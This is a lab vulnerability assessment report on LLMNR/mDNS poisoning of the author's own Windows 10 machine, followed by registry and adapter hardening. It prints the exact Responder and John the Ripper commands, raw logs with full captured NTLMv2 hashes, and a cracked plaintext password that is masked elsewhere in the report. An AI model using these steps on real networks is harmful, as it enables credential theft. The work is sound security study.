VULNERABILITY ASSESSMENT REPORT

Project Title: Internal Network Credential Harvesting & Protocol Hardening
Prepared By: Mduduzi William Radebe
Date: February 15, 2026
Security Classification: CONFIDENTIAL (Lab Environment)

1. Executive Summary

This assessment was conducted to evaluate the internal security posture of a Windows 10 workstation within a simulated corporate network environment. The primary objective was to identify vulnerabilities in local name resolution protocols that could lead to unauthorized credential access.

During the engagement, the analyst successfully demonstrated a critical vulnerability in the default Windows configuration. By exploiting **LLMNR (Link-Local Multicast Name Resolution)** and **NBT-NS (NetBIOS Name Service)**, the analyst was able to capture encrypted user credentials (NTLMv2 hashes) and recover the plaintext password (`9*04**`) in under 2 seconds.

Key Outcome: The assessment confirmed that default Windows settings pose a **High** risk of credential theft. Immediate remediation was applied to disable legacy protocols, reducing the attack surface by 100%.

2. Scope & Environment

- **Target System:** Windows 10 Home (Single Language)
- **Attacker System:** Kali Linux (WSL 2 Integration)
- **Network Context:** Local Area Network (LAN) / Virtual Bridge
- **Tools Utilized:** * `Responder` (Poisoning & Listeners)
    - `John the Ripper` (Offline Password Cracking)
    - `Wireshark` (Traffic Analysis - Passive)

3. Technical Methodology (The Attack Chain)

3.1 Vulnerability Discovery

The analyst initiated a passive network listen using **Responder** attached to the `eth0` interface. The tool identified that the target machine was actively broadcasting requests for unknown network resources using legacy protocols.

3.2 Exploitation: LLMNR Poisoning

A "Man-in-the-Middle" (MitM) attack was simulated by triggering a user error (navigating to a non-existent share `\\Internal-Finance-Share`).

- **Mechanism:** When DNS failed to resolve the name, the target machine broadcasted an LLMNR query.
- **Action:** The attacker machine spoofed the identity of the requested resource.
- **Result:** The target machine attempted to authenticate to the attacker, transmitting the user's **Net-NTLMv2 Hash**.

3.3 Post-Exploitation: Password Cracking

The captured hash for user `.\Mduduzi` was saved to a file (`mdu_hash.txt`) for offline analysis.

- **Attack Type:** Dictionary Attack
- **Wordlist:** `rockyou.txt` (Standard Industry Leak Database)
- **Performance:** * Speed: 365,427 passwords/second
  - Time to Crack: < 1 second
- **Recovered Credential:** `9**4**`

4. Findings & Risk Assessment

Finding 01: LLMNR & NetBIOS Protocols Enabled

- **Severity: HIGH**
- **Description:** The system is configured to fallback to broadcast-based name resolution (LLMNR/NetBIOS) when DNS fails. This traffic is unencrypted and inherently trusts any device on the local network that responds.
- **Impact:** An attacker on the local network can spoof legitimate servers, capture user hashes, and potentially relay them to access other systems (SMB Relay).
- **Likelihood:** High (Requires only local network access).

Finding 02: Weak Password Complexity

- **Severity: MEDIUM**
- **Description:** The recovered password (`9**4**`) consisted solely of numbers and lacked length/complexity.
- **Impact:** Highly susceptible to brute-force and dictionary attacks.

5. Remediation (The Fix)

To mitigate the identified risks, the following hardening measures were implemented:

5.1 Disabling LLMNR (Registry Modification)

Due to the absence of Group Policy Editor in Windows 10 Home, the Registry was modified directly:

- **Path:** `HKLM\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient`
- **Key Created:** `EnableMulticast` (DWORD)
- **Value:** `0` (Disabled)

5.2 Disabling NetBIOS over TCP/IP

- **Action:** Network Adapter Properties > IPv4 > Advanced > WINS.
- **Setting:** Changed from "Default" to **"Disable NetBIOS over TCP/IP"**.

5.3 Password Policy Update

- **Recommendation:** Implement a passphrase policy requiring a minimum of 12 characters, including alphanumeric and special characters, to resist dictionary attacks.

6. Challenges & Lessons Learned

Challenge: Environment Configuration

- **Issue:** The Kali WSL environment was missing the standard `wordlists` package, causing the initial cracking attempt to fail with a "File not found" error.
- **Solution:** The analyst utilized Linux package management (`apt install wordlists`) and file compression tools (`gunzip`) to manually provision the `rockyou.txt` wordlist.
- **Lesson:** A security analyst must be adaptable and comfortable managing their own Linux environment/dependencies when standard tools are unavailable.

Challenge: Resource Constraints

- **Issue:** Conducting a brute-force attack on limited hardware (4GB RAM).
- **Solution:** The attack was optimized by using a targeted dictionary list (`rockyou.txt`) rather than a full brute-force generation, ensuring the CPU was not overwhelmed.
- **Lesson:** Efficiency in tool usage is critical when working with constrained resources.

7. Conclusion

This assessment demonstrated that default Windows configurations prioritize "ease of use" (connectivity) over security. By simply being present on the network, an attacker could harvest credentials without touching the target machine. The applied remediations effectively neutralized this attack vector, hardening the workstation against local network poisoning attacks.


Status: [Vulnerability Remediated]


Screenshots and work process :

Step 1 : Load responder
Tell responder to listen : sudo responder -I eth0 -dwv
Breakdown of each command :

-I eth0: Your network interface.
-d: DHCP poisoning (makes you more visible).
-w: Starts a fake WPAD server (catches browser traffic).
-v: Verbose (shows you the "magic" happening).

I switched to file explorer :
typed a fake server name (simulating a user typo): \\Internal-Finance-Share





```
[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[SMB] NTLMv2-SSP Client   : fe80::2ec7:106:26:996
[SMB] NTLMv2-SSP Username : .\Mduduzi
[SMB] NTLMv2-SSP Hash     : Mduduzi::.:b818f95068c3bf06:151DD112B0222EFC4B8DAA0F689D5B85:0101000000000000079D186669EDC0199B09BD92BEBFD1A0000000002000800590
04E003000320001001E00570049004E002D004B00430036005100440046004100470030005900460004003400570049004E002D004B0043003600510044004600410047003000590046002E00590
04E00300032002E004C004F00430041004C000300140059004E00300032002E004C004F00430041004C000500140059004E00300032002E004C004F00430041004C00070008000079D186669EDC0
106000400020000000080030003000000000000000000000010000000002000007692E465B223C505948BD2C22FE7BEA0F53F942B45CFE54EFA9CC9904D1795010A0010000000000000000000000000000000000
000000900360063006900660073002F0049006E007400650072006E0061006C002D00460069006E0061006E00630065002D0053006800610072006500000000000000000000
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[SMB] NTLMv2-SSP Client   : fe80::2ec7:106:26:996
[SMB] NTLMv2-SSP Username : .\Mduduzi
[SMB] NTLMv2-SSP Hash     : Mduduzi::.:d5536c730290aec1:5A6EEF06C5CA4BED7A4D088ACC90BC63:0101000000000000079D186669EDC01C86628209C4154580000000002000800590
04E003000320001001E00570049004E002D004B00430036005100440046004100470030005900460004003400570049004E002D004B0043003600510044004600410047003000590046002E00590
04E00300032002E004C004F00430041004C000300140059004E00300032002E004C004F00430041004C000500140059004E00300032002E004C004F00430041004C00070008000079D186669EDC0
106000400020000000080030003000000000000000000000010000000002000007692E465B223C505948BD2C22FE7BEA0F53F942B45CFE54EFA9CC9904D1795010A0010000000000000000000000000000000000
000000900360063006900660073002F0049006E007400650072006E0061006C002D00460069006E0061006E00630065002D0053006800610072006500000000000000000000
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to fe80::2ec7:106:26:996 for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[*] [MDNS] Poisoned answer sent to 172.21.192.1    for name Internal-Finance-Share.local
[SMB] NTLMv2-SSP Client   : fe80::2ec7:106:26:996
[SMB] NTLMv2-SSP Username : .\Mduduzi
```

The the "Play-by-Play" of your attack:


1. **The Poisoning (The Green Lines):**
   - [MDNS] Poisoned answer sent to 172.21.192.1 for name Internal-Finance-Share.local.

    - **What happened:** Windows machine asked the network "Where is this Finance Share?" using mDNS (a cousin of LLMNR). Responder immediately shouted back: **"That's me! I am the Finance Share!"**

2. **The Victim (The Blue Lines):**
    - [SMB] NTLMv2-SSP Client : fe80::2ec7:106:26:996
    - **What happened:**The Windows host connecting my Kali terminal. it used an **IPv6 address** (the one starting with fe80). Windows prefers IPv6, which is why Responder targets it.
3. **The Prize (The Yellow Hash):**
    - [SMB] NTLMv2-SSP Username : .\Mduduzi
    - [SMB] NTLMv2-SSP Hash : Mduduzi::... followed by that massive string of numbers.
    - This is the **Net-NTLMv2 hash** It contains the **Challenge** from Responder and the **Response** from your Windows account.

Copied hash into nano mdu_hash.txt

Next: Cracking the Hash with John the Ripper
I am going to use the rockyou.txt wordlist



```
┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ ls -lh /usr/share/wordlists/rockyou.txt.gz
-rw-r--r-- 1 root root 51M Nov 12 12:34 /usr/share/wordlists/rockyou.txt.gz

┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 mdu_hash.txt
Created directory: /home/mwradebe/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
950415           (Mduduzi)
1g 0:00:00:01 DONE (2026-02-15 11:01) 0.9803g/s 365427p/s 365427c/s 365427C/s AllenIverson..31enero
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(mwradebe㉿DESKTOP-EMDE8R1)-[~]
└─$ |
```